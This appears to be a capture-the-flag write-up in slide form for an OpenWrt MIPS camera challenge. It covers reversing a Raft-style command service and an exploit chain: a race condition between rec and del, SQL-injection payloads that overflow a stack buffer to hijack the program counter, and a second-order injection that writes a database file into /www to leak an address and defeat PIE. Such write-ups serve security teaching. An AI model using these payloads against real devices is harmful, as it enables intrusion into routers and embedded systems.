Camera Writeup

Eadom(@yuf4n)

Overview

- Smart device challenge
- A challenge on Openwrt
- MIPS binary
- A simulation of a camera with a simulative distributed service

Challenge

TEA DELIVERERS

- We provide
  - a disk image
  - a Openwrt kernel image
- The service runs on port 6667

Functionality

- It simulates Raft consensus protocol by multi-threading to guarantee the consistency of commands sent to the camera.


- There are 4 commands
  - rec [token]
  - del [token]
  - help
  - exit

Commands

- rec [token]
  - Tell a camera to record
- del [token]
  - Delete the record of specified token

- Records store in a sqlite3 database
  - file: camera.db
  - table: cameras

Reversing



- doApply function runs in multi-thread.

```
void Node::apply() {
    int i = lastApplied;
    while (i < commitIndex) {
        i++;
        if (status == 1){
            std::thread *t1;
            t1 = new std::thread(doApply, log[i].text);
        }
        lastApplied = i;
    }
}
```

Vulnerabilities

Vulnerabilities

- Race condition
- SQL injection

Vulnerability #1

- *doApply* function runs in multi-thread.
- Both *rec* and *del* function are implemented by a function *db_handler*.
  - db_handler(argv1, argv2, opcode, db);
- *argv1* and *argv2* are global variables.

```
void doApply(string cmd) {
    sqlite3 *db = NULL;
    int ret;
    if (cmd[0] == 'd') {
        // delete
        string pass, token;
        MD5 md5(cmd.substr(2));
        argv2 = md5.md5();
        argv1 = "dt";
        ret = sqlite3_open(DB_PATH ,&db);
        if(ret != SQLITE_OK){…
        }
        db_handler(argv1, argv2, 0, db);
        sqlite3_close(db);
    }
    else if (cmd[0] == 'r') {
        // record
        argv1 = "rt";
        argv2 = cmd.substr(2);
        ret = sqlite3_open(DB_PATH ,&db);
        if(ret != SQLITE_OK){
            printf("Cannot open db: %s\n",sqlite3_errmsg(db));
            exit(-1);
        }
        db_handler(argv1, argv2, 1, db);
        sqlite3_close(db);
    }
}
```

Vulnerability #1

- rec [token]
  - db_handler(“rt”,token, 1, *db);
    - snprintf(sql, 4096, "INSERT INTO CAMERAS (TOKEN, CID) VALUES('%s', '%d'), md5([argv2]), [argv2]);
- del [token]
  - db_handler(“dt”, md5(token), 0, *db);
    - snprintf(sql, 4096, "SELECT TOKEN FROM CAMERAS WHERE TOKEN='%s'", [argv2]);
    - snprintf(sql, 4096, "DELETE FROM CAMERAS WHERE TOKEN='%s'", [selected_token]);

Vulnerability #1

- rec [token]
  - db_handler(“rt”, token, 1, *db);(2)
    - snprintf(sql, 4096, "INSERT INTO CAMERAS (TOKEN, CID) VALUES('%s', '%d'), md5([argv2]), [argv2]);
- del [token]
  - db_handler(“dt”, md5(token), 0, *db);(1)
    - snprintf(sql, 4096, "SELECT TOKEN FROM CAMERAS WHERE TOKEN='%s'", [argv2]);(3)
    - snprintf(sql, 4096, "DELETE FROM CAMERAS WHERE TOKEN='%s'", [selected_token]);

Vulnerability #2

- The challenge invokes unsafe format string printing function which introduces SQL injection.

- Formatted string printing functions in sqlite3

Formatted String Printing Functions

```
char *sqlite3_mprintf(const char*,...);
char *sqlite3_vmprintf(const char*, va_list);
char *sqlite3_snprintf(int,char*,const char*, ...);
char *sqlite3_vsnprintf(int,char*,const char*, va_list);
```

Exploit

Step #1

- Trigger race condition

- Send rec and del command at the same time.

```
def trigger_race(buf):
    for i in range(3):
        io.writeline('rec ' + buf)
    io.writeline('del ' + buf)
    for i in range(3):
        io.writeline('rec ' + buf)
```

Step #2

- Construct SQL query to trigger stackoverflow.

- In *del* operation, selected token will be stored in *buf*.

char buf[512];

snprintf(sql, 4096, "SELECT TOKEN FROM CAMERAS WHERE TOKEN='%s'", [token]);

- SELECT can return string much more than 512.

```
sqlite> select replace(substr(quote(zeroblob(66)),3,33),'0','a');
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

Step #2

- Trigger stackoverflow

' union select replace(substr(quote(zeroblob(10000)),3,5000),'0','a')

- Hijack PC to 0xdeadbeef

' union select
replace(substr(quote(zeroblob(358)),3,716),'0','a')||'6666'||'\xef\xbe\xad\xde'--

SELECT TOKEN FROM CAMERAS WHERE TOKEN='' union select
replace(substr(quote(zeroblob(358)),3,716),'0','a')||'6666'||'\xef\xbe\xad\xde'--'

Step #3

- Bypass PIE

```
PIE:        PIE enabled
```

- Stack variables layout in *db_handler*

```
char sql[4096];
char buf[512];
char **perrmsg;
```

```
strncpy(buf, selected_token, 512);
snprintf(sql, 4096, "DELETE FROM CAMERAS WHERE TOKEN='%s'", buf);
ret = sql_exec(db, sql, NULL, NULL, perrmsg);
```

Step #3

- Bypass PIE

```
PIE:        PIE enabled
```

- Stack variables layout in *db_handler*

```
char sql[4096];
char buf[512];
char **perrmsg;
```

```
strncpy(buf, selected_token, 512);
snprintf(sql, 4096, "DELETE FROM CAMERAS WHERE TOKEN='%s'", buf);
ret = sql_exec(db, sql, NULL, NULL, perrmsg);
```

Step #3

- No output?

HINT: It's a **smart device** exploit, not a simple pwn challenge.

- Lots of service and attack surface

- Web interface

```
root@OpenWrt:/# netstat -tlpn
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:6667            0.0.0.0:*               LISTEN      2173/xinetd
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      2189/uhttpd
tcp        0      0 :::80                   :::*                    LISTEN      2189/uhttpd
```

Step #3

- Write to /www
- Get file from http server.

Step #3

- Second Order SQL Injection Attack

```
char buf[512];
char *pperrmsg;

snprintf(sql, 4096, "SELECT TOKEN FROM CAMERAS WHERE TOKEN='%s'",
[token]);
snprintf(sql, 4096, "DELETE FROM CAMERAS WHERE TOKEN='%s'",
[selected_token]);
```

Step #3

- Payload

' union select '';ATTACH DATABASE x'2f'||'www'||x'2f'||'tddd' AS lol1; CREATE TABLE lol1.pwn1 (dz text);INSERT INTO lol1.pwn1 (dz) VALUES ('t');UPDATE lol1.pwn1 set dz='aaaaaaa……aa"--

- Fisrt query

SELECT TOKEN FROM CAMERAS WHERE TOKEN='' union select '';ATTACH DATABASE x'2f'||'www'||x'2f'||'tddd' AS lol1; CREATE TABLE lol1.pwn1 (dz text);INSERT INTO lol1.pwn1 (dz) VALUES ('t');UPDATE lol1.pwn1 set dz='aaaaaaa……aa"--'

- Selected token

;ATTACH DATABASE /www/tddd AS lol1; CREATE TABLE lol1.pwn1 (dz text);INSERT INTO lol1.pwn1 (dz) VALUES ('t');UPDATE lol1.pwn1 set dz='aaaaaaa……aaxxxx(leaked perrmsg)

Step #3

- Selected token

;ATTACH DATABASE /www/tddd AS lol1; CREATE TABLE lol1.pwn1 (dz text);INSERT INTO lol1.pwn1 (dz) VALUES ('t');UPDATE lol1.pwn1 set dz='aaaaaaa……aaxxxx(leaked perrmsg)

- Second query

DELETE FROM CAMERAS WHERE TOKEN=';ATTACH DATABASE /www/tddd AS lol1; CREATE TABLE lol1.pwn1 (dz text);INSERT INTO lol1.pwn1 (dz) VALUES ('t');UPDATE lol1.pwn1 set dz='aaaaaaa……aaxxxx(leaked ppermsg)'

Step #4

- Simple stackoverflow

About the exploit

- It’s a reproduction of a router exploitation.

- It’s an interesting exploit combining both pwn and web knowledge.

Thanks.